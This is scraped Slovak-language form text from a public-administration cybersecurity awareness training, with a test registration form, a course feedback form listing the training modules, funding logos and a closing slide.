Vzdelávanie pre zamestnancov verejnej správy v kategórií používateľov „laik“, „odborný zamestnanec“ a „manažér“ - Modul č. 4 - Bezpečnosť prevádzky a riešenie kybernetických incidentov

When you submit this form, it will not automatically collect your details like name and email address unless you provide it yourself.

* Required

1. Meno a priezvisko *

2. Názov organizácie *

3. Dátum testu *



Spätná väzba

- Spätná väzba: ...

Spätná väzba

KCKB: Vzdelávanie pre zamestnancov verejnej správy v kategórii používateľov „laik“, „odborný zamestnanec“ a „manažér“

When you submit this form, it will not automatically collect your details like name and email address unless you provide it yourself.

* Required

1. Dátum školenia *

Please input date (M/d/yyyy)

2. Číslo modulu *

- Modul č. 1 - Úvod do kybernetickej a informačnej bezpečnosti (KIB)
- Modul č. 2 - Kritické myslenie a dezinformácie
- Modul č. 3 - Sociálne inžinierstvo



Financované
Európskou úniou
NextGenerationEU

PLÁN [OBNOVY]



MINISTERSTVO
INVESTÍCIÍ, REGIONÁLNEHO ROZVOJA
A INFORMATIZÁCIE
SLOVENSKEJ REPUBLIKY

Ďakujem za pozornosť

 meno.priezvisko@upjs.sk

 <https://cyberawareness.sk>